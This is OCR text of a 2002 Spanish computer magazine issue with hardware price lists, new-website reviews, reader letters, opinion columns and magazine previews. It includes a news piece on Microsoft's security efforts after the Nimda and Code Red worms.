HP 940	144€
HP 960	178€
HP 980	237€
HP 1200	395€
EPSON C20UX	76€
EPSON C40UX	82€
EPSON ST C60	124€
EPSON ST C70	178€
EPSON ST C80	222€

TARJETAS GRÁFICAS

RIVA TNT 32MG	44€
GEFORCE 2MX 200 64MG	80€
GEFORCE 2MX 400 64MG	91€
WINFAST GEF2 TITANIUM 200 64MG	181,5€
WINFAST GEF3 TITANIUM 200 64MG	288€
CREATIVE GEF3 TITANIUM 200 64MG	255€

(I.V.A. INCLUIDO)

MEMORIAS

SDRAM 128MG PC 133	43€
SDRAM 256MG PC 133	75€
SDRAM 512MG PC 133	142€
DDR 128MG PC 266	53€
DDR 256MG PC 266	85€
DDR 512MG PC 266	165€
RAMBUS 64MG PC 800	33€
RAMBUS 128MG PC 800	63€
RAMBUS 256MG PC 800	108€

TARJETAS DE SONIDO

SOUND BLASTER 128	29€
SOUND BLASTER 5.1	46€
S.B. AUDIGY PLAYER	125€
S.B. AUDIGY PLATINUM	237,5€
S.B. AUDIGY PLATINUM EX	294,5€

DISCOS DUROS

HD 20GB ATA 100 5400	96€
HD 20GB ATA 100 7200	103€
HD 40GB ATA 100 5400	103€
HD 40GB ATA 100 7200	118€
HD 60GB ATA 100 5400	127€
HD 60GB ATA 100 7200	158€
HD 80GB ATA 100 5400	183€
HD 80GB ATA 100 7200	210€

(I.V.A. INCLUIDO)

MONITORES

15" GENÉRICO	130 €
15" LG 563N	145 €
15" AOC TFT	417 €
15" LG TFT 563LE	476 €
17" GENÉRICO	159 €
17" LG 701S	195 €
17" LG 775FT	273 €
17" SONY A230	360 €
17" PHILIPS 107E	195 €

ALTAVOCES

CREATIVE FPS 1600	69 €
CREATIVE DTT 2200	120 €
CREATIVE DTT 5300	147 €
CREATIVE DTT 5700	375 €

SINTONIZADORAS TV

AVERMEDIA AVERTV	78€
AVERMEDIA AVERTV STUDIO	96€
PINNACLE PCTV	78€
PINNACLE PCTV PRO	111€

(I.V.A. INCLUIDO)

AMPLIACIONES

+ SOUND BLASTER 5.1	19€
+ FPS 1600	55€
+ DVD PIONEER	55€
+ 128MG DDR- 256MG DDR	33€
+ 128MG DDR- 512MG DDR	113€
+ 128MG RIMM-256MG RIMM	59€
+ 128MG RIMM-512MG RIMM	152€
+ HD 60GB ATA 100 7200	43€
+ HD 80GB ATA 100 7200	90€
+ TECLADO LOGITECH REFRESH	65€
+ MONITOR 17" LG 701S	52€
+ MONITOR 17" LG 775FT	127€

POSIBILIDAD DE FINANCIACIÓN

FINANCIA TUS EQUIPOS MEDIANTE EL BANCO GUIPUZCOANO.

www.si2010.com

Tel: 91 593 93 33 / Fax.91 593 00 98 · e-mail: info@si2010.com

C/Fuencarral 160 · OFICINA nº 9 (Quevedo)

CONSULTAR PRECIOS PARA DISTRIBUIDORES

TODOS LOS PRECIOS VÁLIDOS SALVO ERROR TIPOGRÁFICO O CAMBIO DEL MERCADO.


SERVICIO TÉCNICO

TAMBIÉN REPARAMOS EQUIPOS Y COMPONENTES.

2010

Inventores e inventos en la Red


Web: www.portaldecreadores.com



Linceo y Hegemon han lanzado al mercado un portal especializado en el apasionante mundo de los inventores y creadores. Se trata de un Escaparate Virtual donde el internauta puede encontrar todo tipo de creaciones del mundo del Arte, la Literatura, los Inventos y los Negocios. El mundo de las ideas hechas realidad y mostradas por sus creadores. Una página donde se podrá ver, comprar, compartir e invertir en cualquiera de las iniciativas.
En Hegemon y Linceo: el Portal de los Creadores, el producto está en su fase inicial, todavía no ha sido promocionado, ni ofertado a los consumidores. Así, el primer contacto con el mercado se crea en el site. En la galería se muestran las creaciones nacientes, en primicia, puesto que no se encuentran en ningún otro sitio. Ofrecen la posibilidad de tener "productos o servicios" antes incluso de que esté en el mercado, de tal forma que se puede "impresionar" al adquirir o invertir formando parte del negocio.
El modelo de negocio en el que está basado es la búsqueda del mejor producto (el recién creado) y la búsqueda del mejor margen de beneficio (no negociar con el fabricante, sino llegar a fabricar con el creador del producto).
La captación de usuarios está prevista en base a campañas de publicidad en la Red y en los medios tradicionales, asistencia a ferias relacionadas con cada una de las galerías y establecimientos de alianzas con empresas de comunicación de fuera y dentro de la Red.

El callejero virtual de QDQ

Web: http://fotos.qdq.com



QDQ ha presentado el primer callejero virtual con el que puedes, desde cualquier lugar del mundo, visualizar la imagen del edificio exacto que existe en el número concreto de una determinada calle de Madrid.
El callejero virtual "Madrid en fotos" muestra una sucesión de 700.000 instantáneas y 131.000 direcciones que te permitirán pasear virtualmente por la capital contemplando vías urbanas e imágenes de las fachadas de edificios. Se trata del primer callejero fotográfico en formato "flash" desarrollado en España con la tecnología Wanadoo, al que se puede acceder desde la página de QDQ.com o desde los resultados de una búsqueda de empresas o profesionales ubicadas en Madrid.
Este servicio ofrece, mediante una barra de navegación, recorrer la calle seleccionada, fachada por fachada, por cualquiera de las dos aceras, avanzando o retrocediendo por la vía y con la posibilidad de visualizar entre seis o siete imágenes tomadas de la zona o del edificio. Además, sus visitantes podrán copiar o pegar las fotos y ver el sentido de la circulación de la calle, la forma de aparcamiento obligatoria de la calle elegida, etc. Sesenta fotógrafos han sido los encargados de realizar esta tarea, 350 fotos diarias en seis meses.
Este proyecto se realizará también en otras ciudades españolas como Barcelona, donde se lanzará a finales de año, Valencia o Sevilla.

Sexo en directo


Web: www.sexywebcam.com

Después de casi un año de pruebas, se lanza oficialmente sexywebcam.com, la única Web en español que permite a todo aquel que quiera, emitir sus propios shows de vídeo por Internet. La novedad de sexywebcam consiste en un desarrollo tecnológico que permite la emisión simultánea de canales de vídeo y la interacción con los actores mediante chat a tiempo real.
La tecnología de sexywebcam se diferencia de la clásica videochat al permitir que los puntos de emisión (los actores) se encuentren en cualquier lugar del planeta. Esto con una infraestructura doméstica (PC, Webcam y conexión a Internet). El acceso se produce mediante una conexión 906 con previo consentimiento del usuario y conocimiento del coste de la llamada. La información del coste de la llamada se facilita en varias ocasiones antes de que se efectúe la conexión.

Consultas jurídicas on-line

Web: www.ventanajuridica.com

El bufete de abogados Legalita Technologies ha lanzado un innovador servicio destinado a particulares y PYMES, denominado "Ventana Jurídica", que permite realizar consultas on-line sobre todos los campos del derecho.
Este nuevo servicio pretende mejorar las prestaciones ofrecidas actualmente por otros portales jurídicos, ya que la imprecisión de las consultas de los usuarios hace que las respuestas sean impersonales y poco útiles.
La "Ventana Jurídica" está destinada a particulares y PYMES y cuenta con un asistente personal que guía al usuario a través de diferentes pasos para que pueda realizar su consulta con la mayor rigurosidad posible.
El cliente recibirá la respuesta en un plazo máximo de 24 horas, avisándole a su teléfono móvil a través de mensajes SMS, de la disponibilidad de la respuesta en su correo electrónico. El precio es de 36,06 euros (5.996 ptas.) por pregunta.



Crea tu propia empresa

Web: http://constituciondesociedades.com

Siempre hemos oído decir: "trabajar para alguien y tener un jefe, ¡qué dices! Mejor trabajar para uno mismo". Ahora tienes la posibilidad. En esta página Web te indicarán qué es lo que tienes que hacer. Podrás constituir tu Sociedad Limitada o Anónima fácilmente en seis sencillos pasos, con las máximas garantías y en el menor tiempo. Ahorrarás gastos constituyendo tu sociedad a través del servicio on-line. Si necesitas comenzar tu negocio con urgencia y no puedes esperar, compra una sociedad previamente constituida y registrada, y comienza a operar en 48-72 horas. A través de un rápido trámite puedes comprar tu sociedad con las máximas garantías. El servicio Web integral del que disponen reduce al mínimo las complejidades técnicas y legales para que te beneficies al máximo y te concentres en la creación de tu negocio o empresa. Te asesoran (vía Web y línea 902 901 426) en cada uno de los 6 pasos que han diseñado, para que finalice el proceso con la mayor eficacia y rapidez.

Traducciones profesionales

Web: www.traductalia.com

Uniendo la versatilidad de Internet y la experiencia de traductores profesionales, nace esta página con la intención de ofrecer un servicio de traducciones exclusivo. Los promotores de la Web destacan el aval que supone la larga trayectoria de sus profesionales, todos ellos traductores nativos especializados en múltiples idiomas.
El objetivo es ofrecer en Internet un servicio profesional de traducción, empleando para ello la "Metodología Traductalia"; un concepto de trabajo basado en una selección estricta de traductores, supervisores y coordinadores, con el fin de asegurar un nivel de calidad profesional en las traducciones. La filosofía del servicio se basa en tres pilares: compromiso de calidad, puntualidad y confidencialidad, y su objetivo final es convertirse en un punto de referencia obligado en materia de traducción en Internet. Traductalia.com es, en definitiva, el resultado de un proyecto que basa su éxito en la unión de la agilidad y la rapidez que ofrece la Red, y la experiencia de profesionales especializados en materia de traducción.

Digital Sat. Receiver Serie 1000

Nuevo Receptor satélite digital con sistema SECA Mediaguard integrado (compatible con plataforma CSD). Mediante una configuración completa permite la recepción de los canales libres (máximo de 900) y de pago que ofrezca el satélite.
Igualmente el receptor ofrece la posibilidad de insertar la tarjeta de la plataforma CSD.
PVP: 269 € IVA incl.
Encárguelo en
www.pcm.3040039010.cdworld.es

ecotrade
www cdworld es

Encárguelo por Internet y en 72 horas podrá recoger y abonar su pedido en la tienda que más le convenga de entre los 200 puntos Ecotrade. Infórmese en www.ecotrade.cdworld.es

grupoCD

Gomis 32-34, 1º 1ª - 08023 Barcelona
telf. 902 33 22 66 - fax 902 11 36 14
http://www.cdworld.es

Dirigid vuestras cartas a la siguiente dirección: **Cartas de los lectores • Hobby Press, S.A. • C/ Pedro Teixeira 8, 5ª Planta • 28020 Madrid.** O por fax al número: **902 12 04 48.** En la carta deben aparecer claramente el nombre del autor y su número de DNI. La revista no se hace responsable de las opiniones vertidas por los autores. No se devuelven los originales, ni se mantiene correspondencia en referencia a ellos. Pedimos brevedad, procurando no sobrepasar las 175 palabras. En cualquier caso, PC Manía se reserva el derecho de estractar las cartas de la forma que estime conveniente por motivos editoriales.
Cartas de los lectores es un foro en el que tiene cabida cualquier opinión de los lectores, aceptándose cualquier tipo de críticas.

Somos lo peor

Daniel García (recibido por correo electrónico)

Pienso que PC Manía es un grueso, denso y machacón folleto de publicidad y que todos los reportajes, compara-

ciones de producto, páginas Web e incluso las cartas de los lectores, sólo tienen la misión de vender. Tanto es así que si la revista fuera gratuita, saldríais ganando con las comisiones de los fabricantes. Entonces, quizá os preguntéis la razón por la que os sigo comprando. Es por los CDs. Porque si quiero saber las cualidades de cualquier periférico, o componente de ordenador, un folleto de cualquier tienda me da la misma información que vosotros.
Un ejemplo de la completa inutilidad de PC Manía. Bajo el epígrafe "Anticipando los nuevos tiempos", y en el afán por llenar páginas, habláis de las excelencias de un producto de la marca "Coynet Milenium" (sic). ¿Es una lavadora? ¿Una máquina de hacer buñuelos de viento? No tengo ni idea y estoy harto de tanta tomadura de pelo. Ahora bien, si a la gente le gusta y vosotros os forráis editando publicidad, pues me parece estupendo.

Nos has descubierto, Daniel. ¿Qué vamos a hacer ahora?

El aficionado: una especie protegida

Miguel Antonio Bobas (y no es broma, Cádiz)


Estoy observando un cambio, grande, en la mayoría de revistas de informática españolas. De repente, parece como si todo el mundo supiera mucho de PCs, de impresoras y escáneres, porque los periodistas escriben sólo para iniciados. En cambio, vosotros no. A vosotros, sí os entiendo. Sólo os pido que no cambiéis... ¡aficionados hay muchos pero expertos, muy pocos!

Seguiremos siendo fieles a nuestro estilo, Miguel Antonio. No te preocupes...

La políglota espontánea

Laura Esteban (Palencia)

Internet me fascina, pero el inglés nunca ha sido mi fuerte. Así que cuando vi que regalabais el programa «Babylon Pro», compré la revista (no siempre puedo hacerlo, gano poco dinero)... ¡y me asombré por lo bien que funciona! ¡De cuántos apuros me ha sacado ya! ¡El glosario Pokémon es la bomba! ¡Gracias, gracias, gracias!



"Pienso que PC Manía es un grueso, denso y machacón folleto de publicidad"
Daniel García

¡Espera, espera, espera a ver el de Operación Triunfo!

¿Una experiencia sensitiva? ¿Seguro?

Raúl Ferrater (Barcelona)

Acabo de comprar «Gaudí o el juego del arquitecto», el CD-ROM que analizasteis en el número de febrero de PC Manía. No comparto

en absoluto vuestra opinión negativa, en especial las reflexiones sobre el orden "casi nulo" de la obra. Es una experiencia sensitiva y como tal, libre, tanto como los edificios del genial arquitecto catalán. Por lo demás, felicidades. Vuestra revista es la mejor.

Gracias por el piropo.

Mi confesor, el chimpancé

Ramón Campayo (Albacete)

Quiero contaros mi experiencia con la línea ADSL de Telefónica que tengo instalada, para evitar problemas a aquellos que estén pensando en contratarla.
Instalé la mía el 17 de diciembre del año pasado y para empezar, diré que los primeros doce días estuve sin que funcionase el correo electrónico, a pesar de haber dado de alta la línea decenas de veces y repasado otras tantas telefónicamente su configuración. ¡Acabé harto de llamar al número de averías de ADSL y de mandar mensajes! La solución siempre era la misma: en un plazo máximo de 48 horas me contactaría un "técnico" para solucionar el problema. Nunca lo hizo y el correo va cuando quiere.
Hace una semana reinstalé el Windows Me y para mi sorpresa, no puedo navegar por Internet. Tras comprobar que mis configuraciones eran correctas, volví a llamar al teléfono de averías, recibiendo la misma promesa de las 48 horas y del "técnico". Ahora, llamo todos o casi todos los días, pero las cosas siguen igual. También he llamado a la

persona que me hizo la instalación, así como a la que me extendió el contrato inicial. Les he puesto al día para que ellos también presionen. Pero ni por esas.
El módem ha acabado en el cubo de la basura. Yo, me estoy planteando ir al zoo de Madrid y contarle el problema que tengo a un chimpancé, a ver si así se soluciona, pues creo que pondrá más interés y profesionalidad que cualquier "técnico" o Telefónica.

Puede.

Yo pido un curso

Esaú Farelo (recibido por correo electrónico)

Soy un fiel lector de vuestra formidable revista y me gustaría que profundizarais en el desarrollo de páginas Web, ya que las secciones que dedicáis actualmente al tema son, en mi humilde opinión, algo confusas y desordenadas. Por ejemplo, podríais publicar un curso que tratara el diseño y la programación de una Web profesional como la de PC Manía, con «Dreamweaver» o un programa similar. El curso terminaría con un artículo servidores. Espero que la carta os anime a prepararlo.


Pues sí, Esaú, nos has animado.

Que vuelvan los ochenta, por favor

Alfonso Pérez (Madrid)

Por casualidad, cayó en mis manos una copia de «Dig Dug Deeper», el juego que según vosotros "puede ser monótono" y "sufre un desfase de calidad". Pues bien, a mí me aburren más los excesos de «Return to Castle Wolfenstein» y la saga «Lara Croft», títulos de supuesta calidad (técnica) pero completamente soporíferos. Desde aquí, quiero pedir que vuelvan los «Manic Miner» y «Pac Man» de la misma forma que «Dig Dug»: sin cambios.

Qué narices, nosotras también.



El increíble mundo mediocre

Por: Tomás González

Esto ya no puede seguir así. El mercado está repleto de juegos y aplicaciones gritando y reclamando unirse a mi disco duro con tanta gana y pasión como lo suplicara en su día el bueno de Darth Vader a su hijillo descarriado. Un mercado lleno de productos de software y entre ellos, todos prometen maravillas, todos me llaman pronunciando mi nombre con irresistibles cantos de sirena desde los expositores: "Lleeeeeeeevameeee"..."instaaaaaaaaaaaalame"... "aunque sea con la opción recomendadaaaaaaaa"... Esto es el fin, centenares de tiendas con estantes llenos de aplicaciones útiles. Y si no son útiles, son potentes. Y si no son útiles ni potentes, al menos son muy, muy vistosas. Si no son ninguna de las tres cosas... bueno, suelen estar en una serie bautizada con un lema del estilo "precio que-es-la-caña" y antes de que me de cuenta ya me he comprado un par sin saber muy bien por qué. Las rebajas de precio son el colmo, cada día cuestan menos. Llegan unos cuantos listillos que se han leído un par de libros de marketing y... ¡bajan de precio los productos! ¿A qué están jugando? Menos mal que no es una costumbre extendida entre todos y todavía quedan compañías responsables que venden los juegos a diez mil pesetas y las aplicaciones a cien mil. Si no fuera por ellos, mis estantes rebosarían tantos juegos y programas como triglicéridos delatan en escandalosas cifras mis análisis.

¿Y las versiones para estudiantes? Nadie puede sustraerse a una oferta así. Y cuando digo nadie, no sólo me refiero a que el precio en sí sea bueno, sino que la definición de "estudiante" es tan elástica que tan sólo con que demuestres acudir a un cursillo pre-matrimonial en la parroquia ya te dan el visto bueno para que, junto con la suite de la noche de bodas, te lleves la suite ofimática de turno a un buen precio. Demasiado software, demasiado productivo y demasiado indispensable o sencillo de manejar. Mi disco duro está habitado por programas que hacen mucho más de lo que necesito o me apetece, y al final eso influye. Hace unos meses me propuse clasificar mis fotos familiares y terminé haciendo un mediometraje plagado de cortinillas, rótulaciones mareantes y muchos efectos especiales. Una buena mañana me senté a escribir una carta y poco después me vi incrustando entre el texto sonidos, mariposas de fondo y ribetes en los bordes.

Pero además, también hay demasiados juegos buenos. Cada mes toman los comercios unos cuantos títulos técnicamente revolucionarios, u originales en cuanto a su planteamiento, o ninguna de estas dos cosas pero que, caray, son muy divertidos. Las publicaciones del ramo nos sueltan unas cuantas frases excesivamente entusiastas del tipo "sienta las bases de un nuevo género", "da un vuelco al mundo del videojuego tal y como lo conocíamos" o "la protagonista está imponente". Esta última frase no intenta vender innovación pero, seamos sinceros, tal y como es la comunidad de jugadores a día de hoy (muchísimo más numerosa que la de las féminas), hace subir las ventas tanto como cualquier virtud gráfica o jugable.

Siguiendo con mi queja, ¿A quién se le ocurre lanzar tantos juegos? ¿Quién los juega? No hay tiempo, señores. Una parte son simplemente interesantes, otros tienen mucho marketing detrás y por tanto se nos antojan interesantes, otros son baratos, un buen puñado versionean películas o personajes que nos gustan en otros medios... demasiada oferta. Al menos, que cuiden el producto de modo que tan sólo uno de cada diez sea bueno. Desde aquí demando más mediocridad para el software informático, recordando con nostalgia los tiempos en que con un juego estábamos tres o cuatro meses enganchados y una aplicación nos duraba un par de años en el disco duro. Ahora, en parte porque existe una tendencia mediante la que los juegos son más cortos, y en parte porque agobia ver todos los apetecibles títulos que están esperándote en la tienda mientras tú te empecinas en encontrar la salida del "dungeon" que te tiene frito en las últimas semanas, no se disfruta lo mismo. A ver quién está cien por cien entregado a "Furia Estudiantil" mientras lees en las revistas que ya han llegado juegos como "Robert Fawry's Stupidboard" o el "Cuack 4". Lo de las aplicaciones casi es peor. Siempre están queriendo que hagas más de lo que necesitas y cuando sale la versión siguiente logran convencerte de que todo lo anterior no vale, que lo bueno es lo último. Y uno, que es un pelanas, se deja convencer y compra, y compra, e instala, vuelve a instalar... y disfruta la décima parte de lo que instala y compra. Más mediocridad, insisto. Y precios más altos. Nada de versiones estudiantiles, ni ofertas, ni packs, ni serias medias o bajas. Antes, con los juegos más caros y catálogos más escasos, al menos acababa lo que iniciaba. Y salía del "dungeon" antes de comprarme el siguiente título.

Más trabajo para Bill Gates

Por: Emma Reverter

Bill Gates ha empezado el año cargado de buenos propósitos y con respuestas concretas para hacer frente a dos acontecimientos recientes que han tenido una repercusión internacional más que relevante y que van a comportar grandes cambios sociales, económicos y también, cómo no, tecnológicos: los atentados del 11-S en Estados Unidos y la introducción del euro en doce países de la Unión Europea.

El desplome de las Torres Gemelas en Nueva York –símbolo del poder económico del país– así como los daños producidos en el Pentágono en Washington –hasta el momento paradigma de la infalibilidad de la seguridad nacional de los Estados Unidos– comportaron que Gobierno, empresarios y ciudadanos norteamericanos tomaran consciencia de la vulnerabilidad de la primera potencia mundial y considerasen conveniente aumentar las medidas de seguridad a todos los niveles.

Bill Gates no ha sido ajeno a este ambiente de preocupación que se vive en su país. Y si el Gobierno ha implantado medidas de seguridad extremas con el objetivo de evitar que se produzca otro ataque parecido al que se vivió en septiembre, Microsoft también aumentará las medidas de seguridad para proteger a la compañía y a sus usuarios de eventuales ataques informáticos.

Con el objetivo de acabar con la mala reputación de Microsoft en el desarrollo de software seguro, Bill Gates ha distribuido entre sus empleados repartidos por todo el mundo un memorándum en el que los insta a poner más énfasis en hacer que sus productos sean, según sus palabras, más "dignos de confianza". Las nuevas medidas previstas para aumentar la seguridad del software y evitar eventuales intromisiones maliciosas incluyen, nada más y nada menos, que la paralización del desarrollo de nuevos sistemas operativos durante todo el mes de febrero. Además, los 7.000 programadores de la compañía deberán asistir a cursos especiales sobre seguridad informática. Asimismo, la compañía también reexaminará el código del sistema operativo de Windows con la finalidad de encontrar, si los hay, defectos en la seguridad.

Vista del edificio Microsoft en Nueva York. Gates ha distribuido memorándums rogando a sus empleados mayor énfasis en que los productos sean "dignos de confianza".

El plan de seguridad del gigante informático de Seattle no obedece a ningún capricho de sus altos cargos y la desconfianza en la invulnerabilidad de Windows no es gratuita. El pasado septiembre un informe de la consultora americana Gartner instó a la compañía a modificar inmediatamente su servidor de Internet I.I.S. ya que había sido atacado con éxito por varios programas, entre ellos el conocido como "gusano Nimba". El nada simpático "gusano" es peligrosamente diferente a otros virus que circulan por la Red, ya que puede dañar el ordenador con el mero gesto del usuario de clicar sobre el "asunto" del correo electrónico antes de que lo haya abierto o cuando el usuario visita una página Web hospedada en un servidor que contenga el virus. Para colmo de males, mucho hardware infectado contiene ahora un fallo en la seguridad, evidentemente creado por el malicioso gusano, que permite que los hackers puedan acceder al contenido del ordenador. Nimda combina los peores defectos de dos virus que fueron, en principio, expulsados de Internet el pasado mes de junio, y a los que por cierto, no echamos en falta: Code Red y SirCam. Y el pasado mes de diciembre, la gota que colmó el vaso: un fallo en la seguridad del nuevo sistema operativo Windows xp.

Por si los problemas en "casa" no fueran suficientes para tener entretenida a toda la plantilla de la compañía, en el otro lado del Atlántico, doce países de la Unión Europea –Alemania, Austria, Bélgica, Grecia, España, Finlandia, Francia, Holanda, Irlanda, Italia, Luxemburgo y Portugal– decidieron implantar a partir del 1 de enero una moneda única para mayor comodidad de gobiernos, instituciones, empresas y ciudadanos. Microsoft ha incluido en su página Web (www.microsoft.com o www.microsoft.es si se prefiere la información en español) un apartado sobre "Microsoft y el euro" con la finalidad de informar y aclarar todas las dudas que la llegada de la nueva moneda plantee a sus usuarios europeos, no pocos. Todos aquellos que entren en el site de la compañía podrán descargar de forma gratuita las actualizaciones de aquellos productos que no estaban preparados para la integración monetaria. Concretamente, Microsoft Windows 98, Windows 98 SE, Windows ME, Windows 2000 y posteriores han sido desarrollados para soportar el símbolo del euro y por tanto no necesitan actualizaciones. Sí deben ser actualizados los sistemas operativos Windows 95 y Windows NT de Microsoft. En cuanto a la compatibilidad de Microsoft Office con el euro, Windows 95 no se creó para ser compatible con la moneda y necesita actualización, así como Microsoft Windows NT 4.0. En cambio, pueden respirar aliviados y relajarse ante el sofá los usuarios que tengan los sistemas operativos Microsoft Windows 98 o Microsoft Windows 2000, preparados para la moneda única.

Pero los esfuerzos de Bill Gates en Estados Unidos y Europa tienen su recompensa: el informe anual elaborado por la consultora PriceWaterhouse Coopers y por "Financial Times" sitúa al gigante informático como una de las empresas más respetadas del mundo, tras la compañía estadounidense General Electric y compartiendo un nada despreciable segundo puesto en el ranking con SONY, Coca-Cola y la compañía IBM. No debemos olvidar tampoco que IBM anunció a principios de este año su decisión de abandonar la fabricación directa de ordenadores en casi todo el mundo, como consecuencia de la pérdida de su tradicional dominio del mercado de los ordenadores personales después de 1990, tras la introducción del sistema operativo Windows 3.0 por parte de Microsoft.

Computer Hoy

Los secretos de Windows xp

Algunos programas incorporan determinadas utilidades que son totalmente desconocidas y de las que el propio fabricante ni siquiera hace mención. Es el caso del nuevo Windows xp. En este número, desvelamos todo sobre este sistema. Por otra parte, analizamos los últimos modelos de ratones inalámbricos para que aciertes con tu elección. Prosigue el curso dedicado a Windows xp, esta entrega centrada en saber cómo dar los primeros pasos: moverse por el Escritorio, manejar las ventanas o utilizar sus utilidades básicas. Aparte, termina la entrega de artículos dedicados a escanear, retocar e imprimir. Y nuestra comparativa del mes está dedicada a las distribuciones más conocidas de Linux, sus peculiaridades y diferencias.

PC Today

Portátiles de última generación

Este mes, presentamos una reñida comparativa con los últimos modelos de ordenadores portátiles. Además, analizamos la lucha entre AMD e intel, que se desarrolla por encima de la frontera del GigaHertzio. En la sección de software hemos probado los mejores programas de reproducción de DVD poniendo a dura prueba sus prestaciones con los últimos estándares de imagen y sonido envolvente. Además de estos temas, puedes visitar las mejores Webs de ciber-arte y conocer los accesorios más avanzados para complementar tu teléfono móvil.

Micromanía

La acción explota de nuevo

Existe aún la posibilidad de disfrutar de algo nuevo tras «Return to Castle Wolfenstein» y «Medal of Honor»? Si quieres saber la respuesta no te pierdas el nuevo número de Micromanía, donde analizamos la espectacular entrada en el género del último aspirante al puesto más alto del podio: «C&C Renegade».
Te contamos todo lo que debes saber sobre «Serious Sam: Second Encounter», «Sid Meier's Sim Golf», «Salt Lake 2002», «Star Wars: Starfighter», «Zax» y muchos más. Y presta especial atención a todo lo que te desvelamos sobre el nuevo bombazo de Pyro Studios: «Praetorians». Y como el 14 de marzo Xbox verá la luz en España, te mostramos todos los secretos de la máquina de Microsoft. Y dos CD ROM repletos de las mejores demos del mercado.

Nintendo Acción

Presentamos... ¡GameCube!

Un detallado reportaje sobre GameCube y sus primeros juegos son el tema de portada. También publicamos las primeras imágenes de «Turok Evolution». En las previews destaca «Golden Sun», un RPG de Advance espectacular. Y en las guías encontrarás nuevas entregas de «Zelda: Oracle of Seasons», «Harry Potter GBC», «Paper Mario» y «Pokémon Oro/Plata». En la Revista Pokémon localizamos a todos los Pokémon en todas las ediciones.

Hobby Consolas

Spiderman y Solid Snake

Hobby Consolas te ha preparado un número muy especial: los primeros juegos del lanzamiento de Xbox comentados y puntuados. Un reportaje especial con la fecha de lanzamiento y el precio definitivo de GameCube junto a un análisis de sus principales bazas para competir con Xbox y PS2. Y una sensacional exclusiva en España con las primeras imágenes de la película y el juego de «Spiderman». Además, la review de «Metal Gear Solid 2», el juego más esperado de la historia, a la que acompaña un sensacional suplemento de 36 páginas para que no te quedes atascado en ningún momento. En fin, un número absolutamente redondo que te espera en tu quiosco.

Computer Hoy Juegos


Prepara tu ejército

Un minucioso análisis de laboratorio ha permitido poner de manifiesto los inconvenientes y virtudes del juego de estrategia «Battle Realms». Completando la sección Test, analizamos el simulador «IL-2 Sturmovik» y el juego «Real War». En trucos brindamos un auténtico curso de magia para resolver los enigmas de Harry Potter, avanzar por las primeras grutas en «Baldur's Gate Dark Alliance» y abrir brecha en «Op. Flashpoint Red Hammer». Y de regalo el juego completo «Suzuki Alstare».

PlayManía

Disfruta del mejor rol

Este mes tenemos un montón de sorpresas. Empezamos con un reportaje de los próximos juegos de rol que aterrizarán en PS2, como «Final Fantasy X», «Grandia II» o «Shadow Hearts». Y continuamos con un avance del mejor rally, encabezado por «Rally Championship». En guías y trucos encontrarás la solución de «GTA III», «Pro Evolution Soccer» y en la guía coleccionable al genial «Jak&Daxter». Completan el número una comparativa de los mejores shoot'em ups subjetivos para PS2 y las mejores novedades, con «Metal Gear Solid 2». Además, estrenamos sección con las novedades en vídeo DVD.



N°1 en Europa en alojamiento con servidores SUN-Cobalt

amen-es.com

REGISTRO DE DOMINIOS • ALOJAMIENTO WEB

El tiempo es oro ...
Nuestro sistema exclusivo le permite reservar inmediatamente el nombre de su dominio on-line y crear su Pack Web en una hora.

Nos preocupamos por su dinero...
Gracias a nuestro servicio on-line totalmente automatizado, amen-es.com le garantiza el mejor precio. Podrá acceder con total libertad a un pack superior abonando únicamente la diferencia correspondiente.

Cualesquiera que sean sus necesidades, hay un pack web que responde a ellas.
Desde el registro de su nombre de dominio al alojamiento de su sitio web, amen-es.com ha concebido para usted una gama de packs web adaptables y evolutivos.

Nuestros clientes son lo primero.
